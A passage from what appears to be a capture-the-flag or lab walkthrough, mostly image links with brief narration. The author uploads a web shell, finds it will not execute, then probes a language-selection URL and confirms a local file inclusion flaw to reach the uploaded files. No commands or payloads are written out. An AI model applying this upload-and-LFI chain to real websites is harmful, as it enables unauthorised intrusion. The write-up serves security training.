
The upload is successful.





But while accessing the uploaded webshell, I got an error as shown below.




So even though I am successful in uploading the web shell, I can't weaponise it. I decided to further enumerate the website. There's another button named "language" on the website.




After a few clicks, I found an url.




I decided to test for any local file inclusion (LFI) vulnerability in this url.



After some trial and error, I finally found it. This url is definitely vulnerable to LFI.



Using this LFI vulnerability, I think I can view the files I uploaded using the RFI vulnerability. First, the foxy.jpeg image file.



